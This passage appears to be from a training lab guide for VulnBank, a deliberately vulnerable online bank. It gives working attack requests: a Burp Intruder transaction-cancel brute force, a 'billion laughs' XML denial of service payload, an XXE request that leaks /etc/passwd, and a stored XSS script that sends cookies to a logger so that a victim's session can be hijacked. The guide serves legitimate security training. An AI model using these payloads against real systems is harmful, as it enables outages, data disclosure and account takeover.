
```
Host: vulnbank.ptlab.ru
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: https://vulnbank.ptlab.ru/vulnbank/online/history.php
Content-Length: 40
Cookie: PHPSESSID=bakm3pm5sgvp24ugsfp82g22e5
Connection: close

{"type":"transaction","action":"cancel","ignore":"§§"}
```

Type a search term 0 matches

1 payload position Length: 537

b. Set payload type as **Numbers** from **1** to **2000** with step **1**



Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
1 × 2 × 3 × ...
Target Positions Payloads Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 2 000

Payload type: Numbers Request count: 2 000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:	[✓ Sequential] Random
From:	1
To:	2000
Step:	1
How many:	

c. Start attack

5. Perform **Transaction** to not existent account
6. Check if **Balance** has increased

2.7. Denial of Service attack on application layer

When XML-API is used, it is possible to send request with recursive variable definition. It will take too much resource to handle this request and application will not response to legitimate users.

► Attack Description

1. Send following request to application
```
POST /vulnbank/onlinebank/api.php?xml HTTP/1.1
Host: vulnbank.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: text/xml
Content-Length: 945
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT login (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]><api><type>user</type><action>forgotpass</action><username>j.doe</username
><password>&lol9;</password><code>000</code></api>
```
2. Try to access application as normal user


2.8. XML External Entity

XML allows to include external entities into request processing, e.g. response from sockets or file content. This allows attacker to get access to restricted information.

► Attack Description

1. Send following request to application
```
POST /vulnbank/online/api.php?xml HTTP/1.1
Host: vulnbank.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0)
Gecko/20100101 Firefox/52.0
Content-Type: text/xml
Content-Length: 174
Connection: close

<?xml version="1.0" encoding="utf-8"?><!DOCTYPE root [
 <!ENTITY vb SYSTEM "file:///etc/passwd">
]><api><type>code</type><action>sms</action><username>&vb;</username></api>
```
2. Look at file contents in response


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 ...
Go Cancel
Target: https://hack.vulnbank.com
Request
Raw Params Headers Hex XML
Response
Raw Headers Hex
Type a search term
0 matches
Done
1 873 bytes | 129 millis

```
POST /vulnbank/online/api.php?xml HTTP/1.1
Host: hack.vulnbank.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:52.0) Gecko/20100101 Firefox/52.0
Content-Type: text/xml
Content-Length: 174
Connection: close

<?xml version="1.0" encoding="utf-8"?><!DOCTYPE
root [
 <!ENTITY vb SYSTEM "file:///etc/passwd">
]><api><type>code</type><action>sms</action><usern
ame>&vb;</username></api>
```

```
HTTP/1.1 400 Bad Request
Server: nginx/1.10.0 (Ubuntu)
Date: Fri, 18 Aug 2017 09:17:44 GMT
Content-Type: application/json
Connection: close
Set-Cookie: PHPSESSID=93gh5lshlf9ieaf4fq9gft0012; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
::
Content-Length: 1531



{"status":"error","message":"Validation of Username
failed","icon":"pe-7s-user","variable":"root:x:0:0:root:\/ro
ot:\/bin\/bash\ndaemon:x:1:1:daemon:\/usr\/sbin:\/usr\/sbin\
/nologin\nbin:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x:3:
3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:65534:sync:\/bin:
\/bin\/sync\ngames:x:5:60:games:\/usr\/games:\/usr\/sbin\/no
login\nman:x:6:12:man:\/var\/cache\/man:\/usr\/sbin\/nologin
\nlp:x:7:7:lp:\/var\/spool\/lpd:\/usr\/sbin\/nologin\nmail:x
:8:8:mail:\/var\/mail:\/usr\/sbin\/nologin\nnews:x:9:9:news:
\/var\/spool\/news:\/usr\/sbin\/nologin\nuucp:x:10:10:uucp:\
/var\/spool\/uucp:\/usr\/sbin\/nologin\nproxy:x:13:13:proxy:
\/bin:\/usr\/sbin\/nologin\nwww-data:x:33:33:www-data:\/var\
/www:\/usr\/sbin\/nologin\nbackup:x:34:34:backup:\/var\/back
ups:\/usr\/sbin\/nologin\nlist:x:38:38:Mailing List
Manager:\/var\/list:\/usr\/sbin\/nologin\nirc:x:39:39:ircd:\
/var\/run\/ircd:\/usr\/sbin\/nologin\ngnats:x:41:41:Gnats
Bug-Reporting System
(admin):\/var\/lib\/gnats:\/usr\/sbin\/nologin\nnobody:x:655
34:65534:nobody:\/nonexistent:\/usr\/sbin\/nologin\nsystemd-
```

2.9. Session Hijacking

Attacker has various ways on how to steel user's session Cookie. It will allow to access application without authentication as victim.


► Attack Description

1. Log in as **j.adams**
2. Go to **Transactions** page

Send **$1** to **John Doe**, but put following line as **comment** field:

```
<script>img=new
Image();img.src="http://vulnbank.com/cookie.php?cookie="+document.cookie;</s
cript>
```

Note: file to log cookies already presents in application, but if you want to use another server instead – find **cooke.php** contents in **Appendix B**



File Edit View History Bookmarks Tools Help
VulnBank ltd.
vulnbank.ptlab.ru/vulnbank/onlinebank/transactions.php
Search
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
VULNBANK LTD.
STATISTIC
TRANSACTIONS
HISTORY
Welcome, Jack Adams
Send

Balance: 789

Transaction


YOUR ACCOUNT: DE000001111222223333
RECIPIENT ACCOUNT: DE12345123451234512345
RECIPIENT CREDIT CARD: 5138-3266-5138-5315
FIRST NAME: John
LAST NAME: Doe
AMOUNT, $: 1
COMMENT: <script>img=new Image();img.src="http://vulnbank.ptlab.ru /cookie.php?cookie="+document.cookie;</script>

3. Log in as **j.doe**
   Note: script we injected will write user's cookie to **cookielog.txt** file.
4. Look into **cookielog.txt** file, to find John's cookies


File Edit View History Bookmarks Tools Help
VulnBank ltd.
http://vulnbank.../cookielog.txt
vulnbank.ptlab.ru/cookielog.txt
Search
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

```
IP:      31.44.93.2
Date:    00:48 28th March
Referer: http://vulnbank.ptlab.ru/vulnbank/onlinebank/portal.php
Cookie:  PHPSESSID=0ajaunv22hflii0edshldkqf55
----------------------------------------------------------------
IP:      31.44.93.2
Date:    18:36 29th March
Referer: http://vulnbank.ptlab.ru/vulnbank/onlinebank/portal.php
Cookie:  d7051cb53a901202a80cf5cceb15abc4key=3f6cde37b08763e69d82968ec2788f7b;
d7051cb53a901202a80cf5cceb15abc4=21232f297a57a5a743894a0e4a801fc3; PHPSESSID=5mlcl8k7ub71nffrt2herjp7b5
----------------------------------------------------------------
IP:      31.44.93.2
Date:    18:36 29th March
Referer: http://vulnbank.ptlab.ru/vulnbank/onlinebank/portal.php
Cookie:  d7051cb53a901202a80cf5cceb15abc4key=3f6cde37b08763e69d82968ec2788f7b;
d7051cb53a901202a80cf5cceb15abc4=21232f297a57a5a743894a0e4a801fc3; PHPSESSID=5mlcl8k7ub71nffrt2herjp7b5
----------------------------------------------------------------
IP:      31.44.93.2
Date:    18:38 29th March
Referer: http://vulnbank.ptlab.ru/vulnbank/onlinebank/portal.php
Cookie:  d7051cb53a901202a80cf5cceb15abc4key=3f6cde37b08763e69d82968ec2788f7b;
d7051cb53a901202a80cf5cceb15abc4=21232f297a57a5a743894a0e4a801fc3; PHPSESSID=5mlcl8k7ub71nffrt2herjp7b5
----------------------------------------------------------------
```

5. Edit cookie in different browser and replace it by value found in logs



.ptlab.ru | _ga

.ptlab.ru | _octo

vulnbank.ptlab.ru | d7051cb53a901202a80cf5cceb15abc4

vulnbank.ptlab.ru | d7051cb53a901202a80cf5cceb15abc4key

vulnbank.ptlab.ru | PHPSESSID

Value: 5mlcl8k7ub7lnffrt2herjp7b5

Domain: vulnbank.ptlab.ru


Path: /

Expiration: 29/03/2018 06:47 PM

HostOnly ✓ Session ✓ Secure ☐ HttpOnly ☐

vulnbank.ptlab.ru | tz

6. Open dashboard of online bank



VulnBank ltd.

vulnbank.ptlab.ru/vulnbank/onlinebank/portal.php

Balance: 745

Welcome, John Doe

Statistics
For last 10 month